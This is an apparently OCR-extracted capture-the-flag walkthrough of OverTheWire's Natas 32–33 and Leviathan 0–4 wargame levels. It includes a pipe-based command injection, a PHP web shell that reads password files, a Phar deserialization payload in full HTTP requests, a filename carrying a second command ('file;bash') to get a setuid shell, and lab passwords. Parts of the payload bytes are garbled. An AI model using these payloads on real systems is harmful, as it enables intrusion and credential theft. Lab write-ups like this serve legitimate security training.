
With those two modifications in place, here's the output of our command:



We can see that there's a file called getpassword.
If we want to execute that, our updated Burp Suite request will look like this:
index.pl?./getpassword%20|




and we have got our password:



Natas 33:

Login with the username “natas33” and password we got from the last level



This challenge lets us upload “firmware” (in the form of PHP…) and have it executed, *if* we have the right file hash:

```php
<?php
    // graz XeR, the first to solve it! thanks for the feedback!
    // ~morla
    class Executor{
        private $filename="";
        private $signature='adeafbadbabec0dedabada55ba55d00d';
        private $init=False;

        function __construct(){
            $this->filename=$_POST["filename"];
            if(filesize($_FILES['uploadedfile']['tmp_name']) > 4096) {
                echo "File is too big<br>";
            }
            else {
                if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], "/natas33/upload/" . $this->filename)) {
                    echo "The update has been uploaded to: /natas33/upload/$this->filename<br>";
                    echo "Firmware upgrad initialised.<br>";
                }
                else{
                    echo "There was an error uploading the file, please try again!<br>";
                }
            }
        }

        function __destruct(){
            // upgrade firmware at the end of this script

            // "The working directory in the script shutdown phase can be different with some SAPIs (e.g. Apache)."
            if(getcwd() === "/") chdir("/natas33/uploads/");
            if(md5_file($this->filename) == $this->signature){
                echo "Congratulations! Running firmware update: $this->filename <br>";
                passthru("php " . $this->filename);
            }
            else{
                echo "Failur! MD5sum mismatch!<br>";
            }
        }
    }
?>
```

The source code defines an Executor() class, which is called if a file is uploaded:

```php
<?php
    session_start();
    if(array_key_exists("filename", $_POST) and array_key_exists("uploadedfile",$_FILES)) {
        new Executor();
    }
?>
```

The Executor class gets the filename from the POST request, checks if it's over the filesize limit (4096 bytes, which is not much).
Then it moves the uploaded file to the uploads directory using the file name, which is equivalent to the PHPSESSID:

```php
<form enctype="multipart/form-data" action="index.php" method="POST">
    <input type="hidden" name="MAX_FILE_SIZE" value="4096" />
    <input type="hidden" name="filename" value="<? echo session_id(); ?>" />
    Upload Firmware Update:<br/>
    <input name="uploadedfile" type="file" /><br />
    <input type="submit" value="Upload File" />
</form>
```

Then, in the __destruct() function, it checks that the current directory is the uploads directory.

The next section is the main issue we need to address:

```php
if(md5_file($this->filename) == $this->signature){
    echo "Congratulations! Running firmware update: $this->filename <br>";
    passthru("php " . $this->filename);
}
else{
    echo "Failur! MD5sum mismatch!<br>";
}
```

If the md5_file() result of the file is equal to the $signature value (which is adeafbadbabec0dedabada55ba55d00d), it will run our file. If not, it'll say there's a failure and we're out of luck. With that, let's start coming up with ideas for how to solve this challenge.

Upload the shell

With Burp Suite open and traffic being proxied to Burp Suite, use your browser to upload shell.php. Then find the request in Burp Suite (Proxy > History), right-click and Send to Repeater.

In the Repeater, we need to modify the filename from the random PHPSESSID to a known value of shell.php to match our given filename.

Request

Raw | Params | Headers | Hex

```
POST /index.php HTTP/1.1
Host: natas33.natas.labs.overthewire.org
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------211855306113475960521764908194
Content-Length: 550
Origin: http://natas33.natas.labs.overthewire.org
Authorization: Basic bmF0YXMzMzpzaG9vZ2VpR2EyeWVlM2RlNkFleDh1YVhlZWNoNWVleQ==
Connection: close
Referer: http://natas33.natas.labs.overthewire.org/index.php
Cookie: PHPSESSID=jj5bte679iad8bm4hb3fpdbdq1
Upgrade-Insecure-Requests: 1

-----------------------------211855306113475960521764908194
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
-----------------------------211855306113475960521764908194
Content-Disposition: form-data; name="filename"

jj5bte679iad8bm4hb3fpdbdq1
-----------------------------211855306113475960521764908194
Content-Disposition: form-data; name="uploadedfile"; filename="shell.php"
Content-Type: text/php

<?php echo shell_exec('cat /etc/natas_webpass/natas34'); ?>

-----------------------------211855306113475960521764908194--
```

Change this to "shell.php"

Click “Go” to send the request.

Upload the Phar File

Next, use your browser to upload natas.phar. Then find the request in your Burp Suite history, and send it to the Repeater. It should look something like this:

Request

Raw | Params | Headers | Hex

```
POST /index.php HTTP/1.1
Host: natas33.natas.labs.overthewire.org
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------189399773518787618753866789054
Content-Length: 766
Origin: http://natas33.natas.labs.overthewire.org
Authorization: Basic bmF0YXMzMzpzaG9vZ2VpR2EyeWVlM2RlNkFleDh1YVhlZWNoNWVleQ==
Connection: close
Referer: http://natas33.natas.labs.overthewire.org/index.php
Cookie: PHPSESSID=jj5bte679iad8bm4hb3fpdbdq1
Upgrade-Insecure-Requests: 1

-----------------------------189399773518787618753866789054
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
-----------------------------189399773518787618753866789054
Content-Disposition: form-data; name="filename"

jj5bte679iad8bm4hb3fpdbdq1
-----------------------------189399773518787618753866789054
Content-Disposition: form-data; name="uploadedfile"; filename="natas.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
[illegible]O:8:"Executor":4:{s:18:"Executorfilename";s:9:"shell.php";s:19:"Executorsignature";b:1;s
:14:"Executorinit";b:0;s:4:"data";s:4:"rips";}test.txt [illegible]a ğ[illegible]text[illegible]'[illegible] [[illegible]IJ[illegible]}O[illegible]5TG>[illegible]
GBMB
-----------------------------189399773518787618753866789054--
```

We will need to change the filename to natas.phar:

```
natas.phar
-----------------------------189399773518787618753866789054
Content-Disposition: form-data; name="uploadedfile"; filename="natas.phar"
Content-Type: application/octet-stream
```

Send the request by hitting “Go”.

Execute the Phar unserialization attack

The third and final step will be to trigger the attack. We have the shell.php file uploaded, and we have the natas.phar file uploaded.

We need to trigger md5_file() one more time, this time with phar://natas.phar/test.txt. You might remember test.txt from our source code earlier on… this filename will do two things:

- phar:// is a stream wrapper specific to Phar files.
- test.txt is the dummy file we archived in our Phar file.

These two things together will cause the program to try and unserialize the Phar file to get the test.txt dummy file out. Of course, this file doesn’t exist, but processing the natas.phar file will cause our unserialization attack to happen, changing the values of $filename and $signature.

Immediately after md5_file() completes, the result will be compared to True (our new $signature value, thanks to our attack). This will succeed, and then php shell.php will be called, thanks to our new $filename value.

So, let’s do it. Take the request in Burp Suite (from the upload the Phar file step) and modify the filename one more time:

Request

Raw | Params | Headers | Hex

```
POST /index.php HTTP/1.1
Host: natas33.natas.labs.overthewire.org
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------189399773518787618753866789054
Content-Length: 766
Origin: http://natas33.natas.labs.overthewire.org
Authorization: Basic bmF0YXMzMzpzaG9vZ2VpR2EyeWVlM2RlNkFleDh1YVhlZWNoNWVleQ==
Connection: close
Referer: http://natas33.natas.labs.overthewire.org/index.php
Cookie: PHPSESSID=jj5bte679iad8bm4hb3fpdbdq1
Upgrade-Insecure-Requests: 1

-----------------------------189399773518787618753866789054
Content-Disposition: form-data; name="MAX_FILE_SIZE"

4096
-----------------------------189399773518787618753866789054
Content-Disposition: form-data; name="filename"

phar://natas.phar/test.txt
-----------------------------189399773518787618753866789054
Content-Disposition: form-data; name="uploadedfile"; filename="natas.phar"
Content-Type: application/octet-stream

<?php __HALT_COMPILER(); ?>
[illegible] O:8:"Executor":4:{s:18:"Executorfilename";s:9:"shell.php";s:19:"Executorsignature";b:1;s
:14:"Executorinit";b:0;s:4:"data";s:4:"rips";}test.txt [illegible] ğ;text[illegible]' [illegible]IJ[illegible]}O[illegible]5TG>[illegible]
GBMB
-----------------------------189399773518787618753866789054--
```

Hit “Go” to send the request, and you should get the password:

Response

Raw | Headers | Hex | HTML | Render

```
        <script
src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script
src="http://natas.labs.overthewire.org/js/wechall.js"></script>
        <script>var wechallinfo = { "level": "natas33", "pass":
"shoogeiGa2yee3de6Aex8uaXeech5eey" };</script></head>
    </head>
    <body>

        <h1>natas33</h1>
        <div id="content">
            <h2>Can you get it right?</h2>

            <br />
<b>Warning</b>:  move_uploaded_file(/natas33/upload/phar://natas.phar/test.txt): failed
to open stream: No such file or directory in <b>/var/www/natas/natas33/index.php</b> on
line <b>27</b><br />
<br />
<b>Warning</b>:  move_uploaded_file(): Unable to move
'/var/lib/php5/uploadtmp/phpntI8XV' to '/natas33/upload/phar://natas.phar/test.txt' in
<b>/var/www/natas/natas33/index.php</b> on line <b>27</b><br />
There was an error uploading the file, please try again!<br>/natas33/uploadFailur!
MD5sum mismatch!<br>            <form enctype="multipart/form-data" action="index.php"
method="POST">
                <input type="hidden" name="MAX_FILE_SIZE" value="4096" />
                <input type="hidden" name="filename" value="jj5bte679iad8bm4hb3fpdbdq1"
/>
                Upload Firmware Update:<br/>
                <input name="uploadedfile" type="file" /><br />
                <input type="submit" value="Upload File" />
            </form>

            <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
        </div>
    </body>
</html>
/natas33/uploadCongratulations! Running firmware update: shell.php
<br>shu5ouSu6eicielahhae0mohd4ui5uig
```

If this didn't work for you, it might be a timing issue (since presumably there's cleanup happening on the server). Try all the requests again one right after the other.

The password is shu5ouSu6eicielahhae0mohd4ui5uig. If we visit the next level, we see that we've made it to the end!

Leviathan Labs

Leviathan 0:

First connect to the leviathan labs: ssh leviathan0@leviathan.labs.overthewire.org -p 2223

```
kenzo@Kenzo:~$ sshpass -p leviathan0 ssh leviathan0@leviathan.labs.overthewire.org -p 2223
kenzo@Kenzo:~$ whoami
kenzo
kenzo@Kenzo:~$ ssh leviathan0@leviathan.labs.overthewire.org -p 2223
The authenticity of host '[leviathan.labs.overthewire.org]:2223 ([51.21.213.178]:2223)' can't be established.
ED25519 key fingerprint is SHA256:C2ihUBV7ihnV1wUXRb4RrEcLfXC5CXlhmAAM/urerLY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[leviathan.labs.overthewire.org]:2223' (ED25519) to the list of known hosts.
                 _                     _   _
                | | _____   _(_) __ _| |_| |__   __ _ _ __
                | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                    This is an OverTheWire game server.
            More information on http://www.overthewire.org/wargames

leviathan0@leviathan.labs.overthewire.org's password:

       ,----..               ,----,          .---.
     /   /   \          ,/   .`|         /. ./|
    /   .     :       ,`   .'  :      .--'.  ' ;
   .   /   ;.  \    ;    ;     /     /__./ \ : |
  .   ;   /  ` ;  .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; |  |    :     | /___/ \ |    ' '
  |   :  | ; | '  ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' :  `----'  |  | \   ;  `      |
  '   ;  \; /  |      '   :  ;  .   \    .\  ;
   \   \  ',  /       |   |  '    \   \   ' \ |
    ;   :    /        '   :  |     :   '  |--"
     \   \ .'         ;   |.'       \   \ ;
  www. `---` ver      '---' he        '---" ire.org


Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.
```

If we list all the files using ls -la we can see that thers a backup folder which has bookmarks.html file
And if we open the file we get a long list of html code

```
leviathan0@gibson:~$ ls -la
total 24
drwxr-xr-x  3 root       root       4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root       4096 Apr 10 14:24 ..
drwxr-x---  2 leviathan1 leviathan0 4096 Apr 10 14:23 .backup
-rw-r--r--  1 root       root        220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root       3771 Mar 31  2024 .bashrc
-rw-r--r--  1 root       root        807 Mar 31  2024 .profile
leviathan0@gibson:~$ cd .backup/
leviathan0@gibson:~/.backup$ ls
bookmarks.html
leviathan0@gibson:~/.backup$ ls
bookmarks.html
leviathan0@gibson:~/.backup$ cat bookmarks.html
<!DOCTYPE NETSCAPE-Bookmark-file-1>
<!-- This is an automatically generated file.
     It will be read and overwritten.
     DO NOT EDIT! -->
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=UTF-8">
<TITLE>Bookmarks</TITLE>
```

grep password bookmarks.html

```
leviathan0@gibson:~/.backup$ grep password bookmarks.html
<DT><A HREF="http://leviathan.labs.overthewire.org/passwordus.html | This will be fixed later, the password for leviathan1 is 3QJ3TgzHDq" ADD_DATE="11553846
34" LAST_CHARSET="ISO-8859-1" ID="rdf:#$2wIU71">password to leviathan1</A>
leviathan0@gibson:~/.backup$
```

and here we have got the password for leviathan1
password: 3QJ3TgzHDq

exit from the lab and now connect with leviathan1

Leviathan1:

ssh leviathan1@leviathan.labs.overthewire.org -p 2223
ls -la

```
leviathan1@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan2 leviathan1 15084 Apr 10 14:23 check
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan1@gibson:~$
```

ltrace ./check

```
leviathan1@gibson:~$ ltrace ./check
__libc_start_main(0x80490ed, 1, 0xffffd494, 0 <unfinished ...>
printf("password: ")
getchar(0, 0, 0x786573, 0x646f67password: null
)                                                 = 110
getchar(0, 110, 0x786573, 0x646f67)
getchar(0, 0x756e, 0x786573, 0x646f67)
strcmp("nul", "sex")
puts("Wrong password, Good Bye ..."Wrong password, Good Bye ...
)                                                 = 29
+++ exited (status 0) +++
leviathan1@gibson:~$
```

./check
cat /etc/leviathan_pass/leviathan2

```
leviathan1@gibson:~$ ./check
password: sex
$ ls
check
$ cat /etc/leviathan_pass_leviathan2
cat: /etc/leviathan_pass_leviathan2: No such file or directory
$ cat /etc/leviathan_pass/leviathan2
NsN1HwFoyN
$
```

password: NsN1HwFoyN

logout from the lab

Leviathan 2:

sshpass -p NsN1HwFoyN ssh leviathan2@leviathan.labs.overthewire.org -p 2223

we can check the files using ls -la

```
leviathan2@gibson:~$ ls
printfile
leviathan2@gibson:~$ ls -la
total 36
drwxr-xr-x  2 root       root        4096 Apr 10 14:23 .
drwxr-xr-x 83 root       root        4096 Apr 10 14:24 ..
-rw-r--r--  1 root       root         220 Mar 31  2024 .bash_logout
-rw-r--r--  1 root       root        3771 Mar 31  2024 .bashrc
-r-sr-x---  1 leviathan3 leviathan2 15072 Apr 10 14:23 printfile
-rw-r--r--  1 root       root         807 Mar 31  2024 .profile
leviathan2@gibson:~$
```

Lets create a temp directory

```
leviathan2@gibson:~$ mktemp -d
/tmp/tmp.gHqrXwnkDK
leviathan2@gibson:~$
```

And now change the directory to this temp directory

- Use the mktemp -d command to create a temporary directory:
- mktemp -d
- Note the path generated (example: /tmp/tmp.gHqrXwnkDK).
- Change directory into the newly created path:
- cd /tmp/tmp.gHqrXwnkDK
- Inside the directory, create a file with a tricky name (file;bash) using the touch command:
- touch 'file;bash'
- Confirm that the file is created by listing the directory contents:
- ls
- Return to the home directory:
- cd
- Execute the printfile binary, passing the path to the tricky file:
- ./printfile /tmp/tmp.gHqrXwnkDK/file\;bash
- Even though permission is denied for reading the file, move to the next step.
- Read the password for the next level by displaying the content of the password file:
- cat /etc/leviathan_pass/leviathan3

```
leviathan2@gibson:~$ mktemp -d
/tmp/tmp.gHqrXwnkDK
leviathan2@gibson:~$ cd /tmp/temp.gHqrXwnkDk
-bash: cd: /tmp/temp.gHqrXwnkDk: No such file or directory
leviathan2@gibson:~$ cd /tmp/tmp.gHqrXwnkDK
leviathan2@gibson:/tmp/tmp.gHqrXwnkDK$ touch 'file;bash'
leviathan2@gibson:/tmp/tmp.gHqrXwnkDK$ ls
file;bash
leviathan2@gibson:/tmp/tmp.gHqrXwnkDK$ cd
leviathan2@gibson:~$ ls
printfile
leviathan2@gibson:~$ ./printfile /tmp/tmp.gHqrXwnkDK/file\;bash
/bin/cat: /tmp/tmp.gHqrXwnkDK/file: Permission denied
leviathan3@gibson:~$ cat /etc/leviathan_pass/leviathan3
f0n8h2iWLP
leviathan3@gibson:~$
```

Password: f0n8h2iWLP

Now logout from leviathan 2

Leviathan 3:

Login using: sshpass -p f0n8h2iWLP ssh leviathan3@leviathan.labs.overthewire.org -p 2223

```
kenzo@Kenzo:~$ sshpass -p f0n8h2iWLP ssh leviathan3@leviathan.labs.overthewire.org -p 2223
                         _                _           _   _
                        | | _____   _(_) __ _| |_| |__   __ _ _ __
                        | |/ _ \ \ / / |/ _` | __| '_ \ / _` | '_ \
                        | |  __/\ V /| | (_| | |_| | | | (_| | | | |
                        |_|\___| \_/ |_|\__,_|\__|_| |_|\__,_|_| |_|


                              This is an OverTheWire game server.
                    More information on http://www.overthewire.org/wargames


      ,----..            ,----,          .---.
     /   /   \        ,/   .`|         /. ./|
    /   .     :     ,`   .'  :      .--'.  ' ;
   .   /   ;.  \  ;    ;     /     /__./ \ : |
  .   ;   /  ` ; .'___,/    ,' .--'.  '   \' .
  ;   |  ; \ ; | |    :     | /___/ \ |    ' '
  |   :  | ; | ' ;    |.';  ; ;   \  \;      :
  .   |  ' ' ' : `----'  |  | \   ;  `      |
  '   ;  \; /  |      '   :  ;   .\    .\  ;
   \   \  ',  /       |   |  '    \   \   ' \ |
    ;   :    /        '   :  |     :   '  |--"
     \   \ .'         ;   |.'       \   \ ;
  www. `---` ver      '---' he        '---" ire.org


Welcome to OverTheWire!

If you find any problems, please report them to the #wargames channel on
discord or IRC.

--[ Playing the games ]--
```

- List the current directory to check for available files:
- ls
- Find an executable named level3.

- Attempt to run the executable:
- ./level3
- Enter any random password (e.g., hello) to see the response ("WRONG").
- Use ltrace to trace the library calls made by the executable:
- ltrace ./level3
- Observe the program behavior:
    - It calls strcmp to compare input against two strings: "h0no33" and "snlprintf".
- Identify that "snlprintf" is the correct password based on the trace.
- Run the executable again and enter the correct password:
- ./level3

Enter:
snlprintf

- After successful login, you get shell access.
- List files to confirm you have shell access:
- ls
- View and copy the password for the next level:
- cat /etc/leviathan_pass/leviathan4

```
leviathan3@gibson:~$ ls
level3
leviathan3@gibson:~$ ./level3
Enter the password> hello
bzzzzzzzzap. WRONG
leviathan3@gibson:~$ ltrace ./level3
__libc_start_main(0x80490ed, 1, 0xffffd494, 0 <unfinished ...>
strcmp("h0no33", "kakaka")
printf("Enter the password> ")
fgets(Enter the password> hello
"hello\n", 256, 0xf7fae5c0)
strcmp("hello\n", "snlprintf\n")
puts("bzzzzzzzzap. WRONG"bzzzzzzzzap. WRONG
)
+++ exited (status 0) +++
leviathan3@gibson:~$ ./level3
Enter the password> snlprintf
[You've got shell]!
$ ls
level3
$ cat /etc/leviathan_pass/leviathan4
WG1egElCvO
$
```

Password: WG1egElCvO
Now logout from the lab


Leviathan4

Login the leviathan4 using: sshpass -p WG1egElCvO ssh leviathan4@leviathan.labs.overthewire.org -p 2223

When we list all the files using ls command we get nothing


So I tested out ls -la

As we can see there is a directory named trash and inside it we have a binary file



Read the binary file

Now we simply need to convert this binary to text using any online website

